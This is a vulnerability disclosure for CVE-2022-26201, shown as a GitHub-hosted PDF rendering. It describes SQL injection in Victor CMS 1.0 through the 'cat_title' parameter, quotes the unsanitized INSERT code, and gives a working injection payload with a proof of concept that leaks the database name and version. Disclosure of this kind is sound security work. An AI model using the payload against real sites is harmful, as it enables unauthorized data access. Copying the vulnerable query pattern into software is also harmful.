truonghuuphuc / CVE Public

Code Issues Pull requests Actions Projects Security Insights

main ...

CVE / CVE-2022-26201.pdf

truonghuuphuc Add files via upload History

1 contributor

622 KB ...

VULNERABLE: SQL injection vulnerability exists in Victor Cms. An attacker can inject query in "/admin/categories.php" via the '`cat_title`' parameters.

Date: 21/1/2022

Exploit Author: Trương Hữu Phúc

Contact me:

+ **Github**: https://github.com/truonghuuphuc

+ **Facebook**: https://www.facebook.com/DdosFulzac.auz1/

+ **Email**: phuctruong2k@gmail.com

Product: Victor Cms Version: 1.0


Description: The vulnerability is present in the **"/admin/categories.php "**, and can be exploited throuth a POST request via the '`cat_title`' parameters.

Impact: Allow attacker inject query and access , disclosure of all data on the system.

Suggestions: User input should be filter, Escaping and Parameterized Queries.

Payload exploit: '),((query))-- -


File affect: /admin/categories.php



```
<?php
insert_category();
?>
            <div class="row">
                <div class="col-xs-6">

                    <form method="POST" action="" role="form">
                        <div class="form-group">
                        <label for="cat_title">Add Category</label>
                        <input type="text" name="cat_title"  class="form-control">
                        </div>
                        <div class="form-group">
                        <button type="submit" name="submit" class="btn btn-primary">Add Category</button>
                        </div>
                    </form>
```

File affect: /admin/crud_cat_function.php




```
function insert_category() {
        global $con;
        if (isset($_POST['submit'])) {
                $cat_title = $_POST['cat_title'];

                if ($cat_title == "" || empty($cat_title)) {
                        echo "Please input category";
                } else {
                        //--ADDING QUERY---
                        $add_category_query = "INSERT INTO categories(cat_title) VALUES ('{$cat_title}')";
                        $run_add_category_query = mysqli_query($con, $add_category_query);
                        header('Location: categories.php');
                        if (!$run_add_category_query) {
                                die('Error processing query');
                        }
                }
        }
}
```

Proof of concept (POC):

+ Injection query:



Not secure | http://192.168.1.8:8080/CMSsite-master/admin/categories.php
CMS Admin Page
Home
0 s
Dashboard
Post
Categories
Comments
Users
Profile

Welcome to Categories Page Category Name


Add Category

```
'),(concat('database: ',database(),'<br>Version: ',version()))-
```

Add Category

Id	Categories Title	Edit	Delete

+ Injection query success



Not secure | http://192.168.1.8:8080/CMSsite-master/admin/categories.php
CMS Admin Page
Home
0 s
Dashboard
Post
Categories
Comments
Users
Profile

Welcome to Categories Page Category Name

Add Category

Add Category

Id	Categories Title	Edit	Delete
21			
22	database: php_cms Version: 10.4.22-MariaDB		